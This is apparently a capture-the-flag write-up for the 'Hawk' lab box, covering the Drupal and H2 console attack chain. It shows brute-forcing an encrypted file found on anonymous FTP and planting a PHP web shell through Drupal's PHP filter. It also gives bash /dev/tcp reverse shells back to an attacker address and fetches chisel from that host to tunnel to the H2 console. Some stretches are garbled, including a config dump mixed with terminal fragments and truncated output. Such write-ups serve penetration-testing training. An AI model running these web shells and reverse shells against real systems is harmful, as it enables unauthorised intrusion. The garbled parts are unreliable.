

Hawk

Synopsis

Hawk provides excellent practice in pentesting Drupal. The exploitable H2 DBMS installation is also realistic as web-based SQL consoles (RavenDB etc.) are found in many environments. The OpenSSL decryption challenge increases the difficulty of this machine. . .

Skills

- Knowledge of Linux post-exploitation
- Knowledge of tunnelling techniques
- OpenSSL cipher experimentation
- Drupal enumeration and exploitation
- H2 DBMS enumeration and exploitation

Exploitation

As always we start with the nmap to check what services/ports are open

```
[root@kali: ~]# nmap -A 10.10.10.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-04 03:52 EDT
Nmap scan report for 10.10.10.102
Host is up (0.34s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 ftp      ftp      4096 Jun 16  2018 messages
| ftp-syst:
|   STAT:
|   FTP server status:
|   Connected to ::ffff:10.10.14.7
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e40ccbc5a59178ea5496af4d03e4fc88 (RSA)
|   256 95cbf8c7355eafa9448b17594ddb5adf (ECDSA)
|_  256 4a0b2ef71d99bcc7d30b9153b93be279 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.4.29 (Ubuntu)
```

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| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-title: Welcome to 192.168.56.103 | 192.168.56.103
8082/tcp  open  http      H2 database http console
|_ http-title: H2 Console
Aggressive OS guesses: Linux 3.16 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.1 (93%), Linux 3.2 (93%), Linux 3.2 - 4.9 (93%), Linux 4.10 (93%), AXIS
210A or 211 Network Camera (Linux 2.6.17) (92%), Android 4.1.1 (91%), Linux 3.12 (91%), Linux 3.13 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8888/tcp)
HOP RTT ADDRESS
1 454.00 ms 10.10.14.1
2 444.53 ms 10.10.10.102
```

We can see multiple port opens, including anonymous access to the FTP service

So let's use wget to download the content of FTP directory

```
└─# wget -m ftp://anonymous:'anonymous'@10.10.10.102
--2023-08-04 03:56:28-- ftp://anonymous:*password*@10.10.10.102/
       => '10.10.10.102/.listing'
Connecting to 10.10.10.102:21... connected.
Logging in as anonymous ... Logged in!
=> SYST ... done.      => PWD ... done.
=> TYPE I ... done.    => CWD not needed.
=> PASV ... done.      => LIST ... done.

10.10.10.102/.listing [ <=> ]
2023-08-04 03:56:28 (3.93 MB/s) - '10.10.10.102/.listing' saved [185]

--2023-08-04 03:56:28-- ftp://anonymous:*password*@10.10.10.102/messages/
       => '10.10.10.102/messages/.listing'
=> CWD (1) /messages ... done.
=> PASV ... done.      => LIST ... done.

10.10.10.102/messages/.listing [ <=> ]
2023-08-04 03:56:29 (34.1 MB/s) - '10.10.10.102/messages/.listing' saved [192]

Remote file no newer than local file '10.10.10.102/messages/.drupal.txt.enc' -- not retrieving.
FINISHED --2023-08-04 03:56:29--
Total wall clock time: 1.5s
Downloaded: 2 files, 377 in 0s (7.15 MB/s)
```

Downloading the content of the FTP, gave us an openssl encrypted file, but in order to decrypt this file we need to know the proper password, which can be obtained by bruteforcing

To perform the attack we used the special program
“bruteforced-openssl-salted”

```
└─# mv .drupal.txt.enc drupal.txt.enc.b64

(root@kali)-[~/Boxes/Hawk.htb/10.10.10.102/messages]
└─# base64 -d drupal.txt.enc.b64 > drupal.txt.enc

(root@kali)-[~/Boxes/Hawk.htb/10.10.10.102/messages]
└─# bruteforce-salted-openssl -t 10 -f /usr/share/dirb/wordlists/common.txt -c AES256 -d SHA256 drupal.txt.enc
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 1713
Tried passwords per second: inf
Last tried password: zt

Password candidate: friends
Tried passwords: 4629
Tried passwords per second: inf
Last tried password: zt
```

After a while we found the password “friends” that can be used to decrypt the file (the decryption is executed by program openssl)

```
(root@kali) [~/.../Boxes/Hawk.htb/10.10.10.102/messages]
# openssl enc -AES256 -d -in drupal.txt.enc -out drupal.txt -k friends
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

(root@kali) [~/.../Boxes/Hawk.htb/10.10.10.102/messages]
# ls
drupal.txt  drupal.txt.enc  drupal.txt.enc.b64

(root@kali) [~/.../Boxes/Hawk.htb/10.10.10.102/messages]
# cat drupal.txt
Daniel,

Following the password for the portal:
PencilKeyboardScanner123


Please let us know when the portal is ready.


Kind Regards,

IT department
```

And we decrypt the file, what looks like a content of the email, that gave us username and password

With those credential we can login to the CMS Drupal





After obtaining access to the CMS, first of all we need to enable PHP filter module

And after that we can create a malicious PHP file to get a remote code execution

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Dashboard Content Structure Appearance People Modules Configuration Reports Help

Add content Find content

Home » Add content

Create Basic page

Title *

shell

Body (Edit summary)

```
<?php system($_GET['cmd'])?>
```

Text format PHP code

You may post PHP code. You should include <?php ?> tags.

Menu settings

Not in menu

☐ Provide a menu link

192.168.56.103

Home

Basic page *shell.php* has been created.

Home

Navigation

Add content

shell.php

View Edit

uid=33(www-data) gid=33(www-data) groups=33(www-data)

And we successfully got a remote code execution on the system, now we can leverage it to get a reverse shell

Preview



The trimmed version of your post shows what your post looks like when promoted

Preview trimmed version

shell.php

uid=33(www-data) gid=33(www-data) groups=33(www-data)

[Read more](#)

Preview full version

shell.php

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Title *

shell.php

Body [\(Edit summary\)](#)

```
<?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.5/5555 0>&1'")?>
```

```
(root@kali:~) # nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.102] 56924
bash: cannot set terminal process group (909): Inappropriate ioctl for device
bash: no job control in this shell
www-data@hawk:/var/www/html$
```

We obtained a shell on the system as a user “www-data”, so now we need to escalate our privileges,
We start from the enumeration of files and directories

After a while of enumeration we found credentials in the drupal CMS config file

```

default => using telnet -port 22000
array (
  'default' => (root@kali)-[~/.../Boxes/Ha
  array (
    # ls
  'database' => 'drupal', drupal.txt.enc
  'username' => 'drupal',
  'password' => 'drupal4hawk', /.../Boxes/Ha
  'host' => 'localhost',
  'port' => 22000,
  'driver' => 'mysql',
  'prefix' => following the password for th
),
),
PencilKeyboardScanner123

```

With those credentials we can switch into daniel user

```
www-data@hawk:/var/www/html/sites/default$ su daniel
Password:
Python 3.6.5 (default, Apr  1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> whoami
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'whoami' is not defined
>>> system('whoami')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'system' is not defined
>>> import os
>>> os.system('whoami')
daniel
0
>>> os.system("bash -c 'bash -i >& /dev/tcp/10.10.14.5/5555 0>&1'")
```

```
aniel@hawk:/var/www/html/sites/default$ whoami
aniel
aniel@hawk:/var/www/html/sites/default$
```


Next we checked what internal services are available

And we found that port 8082 is open (this port is used to host H2 database) so we uploaded chisel to the target and performed port forwarding

```
daniel@hawk:/var/www/html/sites/default$ cd /tmp
daniel@hawk:/tmp$ wget
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try 'wget --help' for more options.
daniel@hawk:/tmp$ wget http://10.10.14.5/chisel_linux -o /tmp/chisel_linux
daniel@hawk:/tmp$ ls -al
total 7184
drwxrwxrwt  2 root  root    4096 Aug  4 09:58 .
drwxr-xr-x 23 root  root    4096 Jul 27 2021 ..
-rw-rw-r--  1 daniel daniel 11471 Aug  4 10:00 chisel_linux
-rw-rw-r--  1 daniel daniel 7335936 Jun 19 20:06 chisel_linux.1
daniel@hawk:/tmp$ mv chisel_linux.1 chisel_linux
daniel@hawk:/tmp$ ls -al
total 7172
drwxrwxrwt  2 root  root    4096 Aug  4 10:02 .
drwxr-xr-x 23 root  root    4096 Jul 27 2021 ..
-rw-rw-r--  1 daniel daniel 7335936 Jun 19 20:06 chisel_linux
daniel@hawk:/tmp$ chmod 777 chisel_linux
daniel@hawk:/tmp$ ./chisel_linux client 10.10.14.5:4444 R:8082:127.0.0.1:8082 &
[1] 17002
daniel@hawk:/tmp$ 2023/08/04 10:03:23 client: Connecting to ws://10.10.14.5:4444
2023/08/04 10:03:23 client: Fingerprint a1:ea:cc:64:99:df:4c:76:ed:af:ae:40:d6:20:ba:7c
2023/08/04 10:03:24 client: Connected (Latency 129.300621ms)
```

After that we can access H2 database from the browser on our attacker's machine



← → ↻ 🏠 127.0.0.1:8082/login.do?sessionId=cf7c01e2dc6359149fd10bce4562929f

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🔌 jdbc:h2:~/simon Max rows: 1000 🟢 🚫 🔄 Auto complete Off Auto select On ?

📁 jdbc:h2:~/simon

📁 INFORMATION_SCHEMA

👤 Users

🕒 H2 1.4.196 (2017-06-10)

Run Run Selected Auto complete Clear SQL statement:

Important Commands

?	Displays this Help Page
📜	Shows the Command History
🟢	Executes the current SQL statement
🟢 Shift+Enter	Executes the SQL statement defined by the text selection
🔄 Ctrl+Space	Auto complete
🚫	Disconnects from the database

Sample SQL Script

Delete the table if it exists	DROP TABLE IF EXISTS TEST;
Create a new table with ID and NAME columns	CREATE TABLE TEST(ID INT PRIMARY KEY, NAME VARCHAR(255));
Add a new row	INSERT INTO TEST VALUES(1, 'Hello');
Add another row	INSERT INTO TEST VALUES(2, 'World');
Query the table	SELECT * FROM TEST ORDER BY ID;
Change data in a row	UPDATE TEST SET NAME='Hi' WHERE ID=1;
Remove a row	DELETE FROM TEST WHERE ID=2;
Help	HELP ...

Adding Database Drivers

Additional database drivers can be registered by adding the Jar file location of the driver to the the environment variables H2DRIVERS or CLASSPATH. Example (Windows): to add the database driver library C:/Programs/hsqldb/lib/h2.jar.

After getting an access to the H2 database we created a malicious java code to get a remote code execution as a root user